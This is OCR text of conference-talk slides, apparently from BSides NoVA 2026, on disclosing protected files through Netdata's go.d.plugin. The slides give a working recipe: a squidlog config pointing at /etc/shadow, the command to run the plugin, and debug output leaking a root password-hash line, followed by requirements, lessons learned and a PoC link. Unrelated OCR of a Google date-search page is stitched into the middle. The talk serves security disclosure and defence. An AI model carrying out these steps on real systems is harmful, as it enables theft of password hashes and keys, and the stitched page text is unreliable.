
- Provide the protected filename to read

```
cat /tmp/godconf/go.d/squidlog.conf
jobs:
- name: squidlog
  path: /etc/shadow
```

Profit

- Run the plugin with our config!
- Huge amount of output

```
/usr/libexec/netdata/plugins.d/go.d.plugin -d -c /tmp/godconf/
INF godplugin/main.go:101 plugin: name=go.d, version=v2.12.0 go_version=go1.27.0
--snip--
DBG squidlog/init.go:43 last line:
'root:$y$j9T$OXfF131sApmDYgecb0XWH1$cjnWaQ0NjrXMcS1uN3Mq3ZVW2gews4u3IZHAuZ5jdv.:2
0732:0:99999:7:::' collector=squidlog job=squidlog config_source="user/file
reader"
```


Oct 6 14:56
Releases · netdata/netda
current date time - Googl
current date time
VPN
Google
current date time
Sign in
AI Mode
All
Images
News
Forums
Videos
Shopping
More
Tools
2:56:46 PM
Tuesday, October 6, 2026 (EDT)
Baltimore, MD
Feedback
Time and Date
https://www.timeanddate.com
Time and Date
Welcome to the world's top site for time, time zones, and astronomy. Organize your life with free online info and tools you can rely on. No sign-up needed.
Time Zones
News
World Clock
Calendar
People also ask
What is the exact time in Maryland?
What is the actual date right now?
What time is it in Baltimore right now?
What is the time on my phone now?
Time.is
https://time.is
Time.is - exact time, any time zone
08:54am. more. UTC GMT CET Pacific Time Mountain Time Central Time Eastern Time China Standard Time India Standard Time ... Time.is - exact time for any time zone.

What did we actually gain?

Requirements:

- Initial foothold required: netdata user or group
- go.d.plugin present (default)
  - go.d.plugin with CAP_DAC_READ_SEARCH (default)
- Netdata **>=1.45.0** (March 2024 - Present)


Result:

- Disclosure of the last 100 lines of a file
- shadow (~50 lines)
- rsa ssh key (49 lines)

Lessons Learned

- **Privileges:** Always identify what a process can do, not just who runs it
- **Configuration:** Treat user-controlled configuration as untrusted input, especially in privileged components
- **Output:** Debug logs and error messages can become exfiltration channels

Disclosure timeline



questions?

Jack Taubl · Bsides NoVA 2026

POC:
https://github.com/ice-wzl/netdata-root-file-oracle
X: @ice_wzl_cyber
GitHub: https://github.com/ice-wzl

